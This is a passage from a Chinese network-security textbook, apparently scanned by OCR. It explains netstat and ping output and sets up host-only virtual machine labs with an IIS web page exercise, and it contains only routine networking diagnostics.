


图 1-3 使用 ipconfig /all 命令查看到的本机的全部地址信息




图 1-4 netstat -an 的执行结果

地址、状态。第 1 条记录中的 0.0.0.0 代表本机所有的 IP 地址(注:计算机可能安装多块网卡,因此可能存在多个 IP 地址),它表明本机在所有 IP 地址上开放了 TCP135 端口。第 7 条记录表明本机在 IP 地址 192.168.2.10 上开放了 139 端口。第 8 条记录表明本机正在使用 IP 地址 192.168.2.10 和端口 1223 与远程主机 192.168.2.3 的 80 端口进行 TCP 通信,且连接状态为已建立。这条记录说明本机正在浏览 Web 服务器的主页。第 14 条记录说明本机在所有 IP 地址上开放了 UDP 的 1042 端口。

4. 使用 ping 命令测试网络通信状态

使用 ping 命令可以测试网络通信状态,执行该命令的主机将向目标主机发送 4 个 ICMP 请求报文,目标主机会返回 4 个 ICMP 应答报文,如果这些报文能够正常传输,说明通信线路正常。因此该命令通常用于测试通信线路是否正常工作。图 1-5 为在本机执行 ping 命令的结果。从统计结果可知,本机发送了 4 个 ICMP 请求报文,对方返回 4 个 ICMP 应答报文,这说明通信线路正常。




图 1-5　通信正常时 ping 命令的结果

图 1-6 为通信中断时 ping 命令的执行结果,从结果可知,本机向目标主机发送了 4 个 ICMP 请求报文,但是没有收到应答报文,因此可以判断通信中断。



图 1-6　通信中断时 ping 命令的执行结果

在 ping 命令后携带-t 参数可以向目标主机连续不断地发送 ICMP 数据报，这个参数通常用于调试网络故障。图 1-7 为在本机执行 ping 192.168.2.3 -t 命令的结果，本机会不停地向 192.168.2.3 主机发送 ICMP 数据报，直到用户按下 Ctrl+C 键终止通信。

```
D:\WINDOWS\system32\cmd.exe - ping 192.168.2.3 -t
D:\>ping 192.168.2.3 -t

Pinging 192.168.2.3 with 32 bytes of data:

Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
Reply from 192.168.2.3: bytes=32 time<1ms TTL=128
```

图 1-7　使用-t 参数连续不断地发送数据

1.2　虚拟机技术

为什么要引入虚拟机技术呢？因为网络安全实验需要一个由多台计算机组成的联网环境，而虚拟机恰好满足这一特点。虚拟机软件可以在一台计算机上模拟出若干台“PC”，同时这些 PC 通过一台 Hub 组成一个网络。图 1-8 为利用虚拟机组建的网络环境。本机和利用虚拟机模拟出来的 PC1 及 PC2 形成了一个由三台计算机构成的网络，互联设备为一台集线器。注意：这是一个广播式网络，即任何一台主机都可以截获其他主机之间的通信数据。




图 1-8　利用虚拟机组建的网络环境

主机可以同时运行虚拟机的数量受内存大小的限制。例如，1GB 内存的主机可同时运行两台 Windows 虚拟机，2GB 内存的主机可同时运行 4 台 Windows 虚拟机。

虚拟机的联网方式包括：host-only、桥接、NAT。以 host-only 方式运行的虚拟机只能与本机或其他虚拟机通信，而不能与外部主机通信，同时它不要求本机实际接入一个物理网络。相反，以桥接方式运行的虚拟机要求本机实际接入物理网络，只要虚拟机 IP 地址信息配置得当，虚拟机就可以与外部主机正常通信。以 NAT 方式运行的虚拟机相当于通过本机代理与外网通信，虚拟机设置自动捕获 IP 地址，本机会自动为虚拟机分配 IP 地址。

训练：以 host-only 方式启动 Windows XP 虚拟机，为虚拟机配置 IP 地址，在虚拟机上使用 ping 命令测试本机和虚拟机的通信情况。

第一步：安装 Windows XP 虚拟机（步骤略）。

第二步：设置联网方式为 host-only。

在虚拟机控制界面选择“编辑虚拟机设置”→network adapter，将联网方式更改为 host-only，单击“确定”按钮启动虚拟机。

第三步：配置虚拟机 IP 地址。

右击“网上邻居”→选择“属性”→右击“本地连接”→“属性”→“Internet 协议(TCP/IP)”→“属性”，输入 IP 地址、子网掩码(保证虚拟机和本机处于同一个网段)。图 1-9 是虚拟机的 IP 地址配置界面。




图 1-9　配置虚拟机的 IP 地址

第四步：在虚拟机上使用 ping 命令测试本机和虚拟机的通信情况。

在虚拟机上使用 ping 命令测试本机和虚拟机的通信情况。图 1-10 为执行结果，从结果可以看出虚拟机和本机之间的通信正常。

```
C:\WINDOWS\system32\cmd.exe
C:\>ping 192.168.2.10

Pinging 192.168.2.10 with 32 bytes of data:

Reply from 192.168.2.10: bytes=32 time=2ms TTL=128
Reply from 192.168.2.10: bytes=32 time<1ms TTL=128
Reply from 192.168.2.10: bytes=32 time<1ms TTL=128
Reply from 192.168.2.10: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\>
```

图 1-10　在虚拟机上执行 ping 命令

训练：在 Windows XP 虚拟机的 Web 服务器的主目录下设计一个简单的网页 index.html，内容为 hello，在本机浏览该网页。

第一步：以 host-only 方式启动 Windows XP 虚拟机并配置 IP 地址(步骤略)。

第二步：在虚拟机上确定网站主目录的位置。

可以利用 Windows 系统自带的 IIS 服务器构建网站，只要将开发好的网页文件(例如.asp 或.html)放置到网站的主目录中，远程用户就可以浏览到网站内容。这里首先确定网站主目录的位置：选择“开始”→“设置”→“控制面板”，双击“管理工具”，双击“Internet 信息服务”，依次展开树型结构出现“默认站点”(见图 1-11)。

